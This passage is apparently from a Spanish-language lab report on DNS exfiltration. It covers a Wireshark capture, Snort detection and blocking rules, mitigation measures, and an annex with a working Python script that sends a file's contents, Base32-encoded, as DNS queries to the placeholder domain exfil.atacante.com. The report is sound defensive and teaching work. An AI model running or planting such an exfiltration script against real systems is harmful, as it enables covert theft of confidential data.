
Al expandir el detalle de uno de los paquetes en Wireshark, se aprecia claramente el subdominio con los datos codificados en Base32 dentro del campo de la consulta DNS:



```
▾ Domain Name System (query)
    Transaction ID: 0x71d4
  ▾ Flags: 0x0100 Standard query
      0... .... .... .... = Response: Message is a query
      .000 0... .... .... = Opcode: Standard query (0)
      .... ..0. .... .... = Truncated: Message is not truncated
      .... ...1 .... .... = Recursion desired: Do query recursively
      .... .... .0.. .... = Z: reserved (0)
      .... .... ...0 .... = Non-authenticated data: Unacceptable
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 0
  ▾ Queries
    ▸ ON2GKIDBOJRWQ2LWN4QG43ZAONSSAZ.exfil.atacante.com: type A, class IN
    [Response In: 37]
```

2.2.4 Detección con Snort

Snort, ejecutándose en modo IDS sobre la interfaz wlp1s0, detecta en tiempo real cada una de las consultas DNS maliciosas y genera una alerta por cada fragmento enviado:



La regla configurada identifica el patrón .exfil. en el nombre del dominio consultado y clasifica el tráfico como sospechoso. Cada paquete desde 192.168.1.38 hacia 8.8.8.8:53 que contenga dicho patrón dispara una alerta con la clasificación DNS Exfiltration - datos codificados, Priority 0.

3. Propuesta de remediación y mitigación

3.1 Configuración de Snort para detección

En primer lugar, es necesario configurar Snort en modo IDS para detectar intentos de exfiltración por DNS. Se añaden las siguientes reglas al fichero /etc/snort/rules/local.rules:

```
alert udp any any -> any 53 (msg:"DNS Exfiltration - datos
codificados"; content:".exfil."; sid:1000001; rev:1;)
```

```
alert tcp any any -> any 53 (msg:"DNS Exfiltration - datos codificados
TCP"; content:".exfil."; sid:1000002; rev:1;)
```

Para iniciar Snort en modo IDS se ejecuta:

```
snort -i wlp1s0 -A console -q -c /etc/snort/snort.conf
```

3.2 Configuración de Snort para bloqueo

Para bloquear activamente el tráfico malicioso, Snort debe operar en modo IPS. En este modo, la acción alert se sustituye por drop:

```
drop udp any any -> any 53 (msg:"DNS Exfiltration BLOCKED";
content:".exfil."; sid:1000003; rev:1;)
```

```
drop tcp any any -> any 53 (msg:"DNS Exfiltration BLOCKED TCP";
content:".exfil."; sid:1000004; rev:1;)
```

Para que el bloqueo sea efectivo, Snort debe ejecutarse en modo inline con NFQUEUE:

1. Redirigir el tráfico DNS a la cola de Snort:

```
iptables -I INPUT -p udp --dport 53 -j NFQUEUE --queue-num 0
```

2. Iniciar Snort en modo inline:

```
snort -Q --daq nfq --daq-var queue=0 -c /etc/snort/snort.conf -A
console
```

3.3 Medidas complementarias

Además de la configuración de Snort, se recomienda implementar las siguientes medidas:

- Limitar las consultas DNS únicamente a los servidores DNS corporativos autorizados, bloqueando el acceso directo a servidores externos como 8.8.8.8.
- Monitorizar anomalías en el tráfico DNS: volumen inusualmente alto de consultas, subdominios muy largos o consultas a dominios desconocidos.
- Implementar soluciones de DNS filtering que bloqueen dominios maliciosos conocidos.
- Mantener Snort actualizado con las últimas reglas de la comunidad (Snort Community Rules).
- Las reglas configuradas son específicas del dominio usado en la PoC. En producción deben complementarse con reglas basadas en longitud de subdominio (>40 caracteres) y frecuencia de consultas por minuto.
- La regla content:".exfil." puede generar falsos positivos si un dominio legítimo contiene esa cadena. Se recomienda establecer un procedimiento periódico de revisión de alertas para discriminar tráfico legítimo.
- Tras activar el IPS, relanzar la PoC en el entorno de laboratorio y verificar que Snort genera los drops correspondientes y los registra correctamente en el log antes de desplegar en producción.
- Activar el preprocesador DNS de Snort (preprocessor dns) en snort.conf para habilitar inspección profunda del protocolo DNS, reduciendo falsos positivos y mejorando la cobertura de detección.
- Para el DNS filtering, se recomienda evaluar Pi-hole para entornos pequeños o soluciones empresariales como Cisco Umbrella o Infoblox BloxOne según el volumen de tráfico y presupuesto de TechCorp Solutions S.L.

4. Bibliografía

[1] Cisco Talos Intelligence Group, *"Snort - Network Intrusion Detection & Prevention System,"* Snort.org. [Online]. Available: https://www.snort.org/ [Accessed: May 2026].
[2] Wireshark Foundation, *"Wireshark - Network Protocol Analyzer,"* Wireshark.org. [Online]. Available: https://www.wireshark.org/ [Accessed: May 2026].
[3] P. Mockapetris, *"Domain Names - Concepts and Facilities,"* RFC 1034, Internet Engineering Task Force (IETF), Nov. 1987. [Online]. Available: https://www.rfc-editor.org/rfc/rfc1034 [Accessed: May 2026].
[4] J. Ortega, *"DNS Tunneling: Getting the Data Out Over Other Blocked Protocols,"* SANS Institute Reading Room, 2013. [Online]. Available: https://www.sans.org/reading-room/whitepapers/dns/dns-tunneling-getting-data-blocked-protocols-34152 [Accessed: May 2026].
[5] MITRE ATT&CK, *"Exfiltration Over Alternative Protocol: Exfiltration Over DNS (T1048.003),"* MITRE ATT&CK Framework. [Online]. Available: https://attack.mitre.org/techniques/T1048/003/ [Accessed: May 2026].
[6] Python Software Foundation, *"Python 3 — base64 — Base16, Base32, Base64, Base85 Data Encodings,"* Python 3 Standard Library Documentation. [Online]. Available: https://docs.python.org/3/library/base64.html [Accessed: May 2026].
[7] The Tcpdump Group, *"tcpdump - command-line packet analyzer,"* tcpdump.org. [Online]. Available: https://www.tcpdump.org/ [Accessed: May 2026].
[8] ISC (Internet Systems Consortium), *"BIND 9 - dnsutils / dig - DNS lookup utility,"* ISC.org. [Online]. Available: https://www.isc.org/bind/ [Accessed: May 2026].
[9] Docker Inc., *"Docker Engine - Containerization Platform,"* Docker.com. [Online]. Available: https://docs.docker.com/engine/ [Accessed: May 2026].
[10] Netfilter Project, *"iptables/NFQUEUE - Linux kernel packet filtering framework,"* Netfilter.org. [Online]. Available: https://www.netfilter.org/projects/iptables/ [Accessed: May 2026].
[11] SANS Institute, *"DNS Exfiltration Detection and Prevention Techniques,"* SANS Reading Room. [Online]. Available: https://www.sans.org/reading-room/ [Accessed: May 2026].

Anexo A — Script de exfiltración DNS (PoC)

El siguiente script ha sido desarrollado íntegramente en Python 3 con el propósito exclusivo de demostrar, en un entorno de laboratorio controlado, el mecanismo de exfiltración de datos mediante consultas DNS descrito en la sección 2.2 de este informe.

El script lee un fichero, codifica su contenido en Base32, lo fragmenta en bloques de 30 caracteres y envía cada fragmento como subdominio de una consulta DNS independiente usando la utilidad dig (dnsutils) [6][7][8].

Advertencia: *Este código es material educativo. Su ejecución fuera de un entorno autorizado puede ser constitutiva de delito.*

exfiltracion.py

```
import base64
import subprocess
import time

# Leer el fichero confidencial
with open("/home/practica/confidencial.txt", "rb") as f:
    datos = f.read()

# Codificar en base64
encoded = base64.b32encode(datos).decode()

# Trocear en chunks de 30 caracteres (límite de subdominio DNS)
chunks = [encoded[i:i+30] for i in range(0, len(encoded), 30)]

print(f"[*] Enviando {len(chunks)} queries DNS...")

for i, chunk in enumerate(chunks):
    dominio = f"{chunk}.exfil.atacante.com"
    print(f"[+] Query {i+1}: {dominio}")
    subprocess.run(["nslookup", dominio, "8.8.8.8"],
capture_output=True)
    time.sleep(0.5)  # pequeña pausa entre queries

print("[*] Exfiltración completada")
```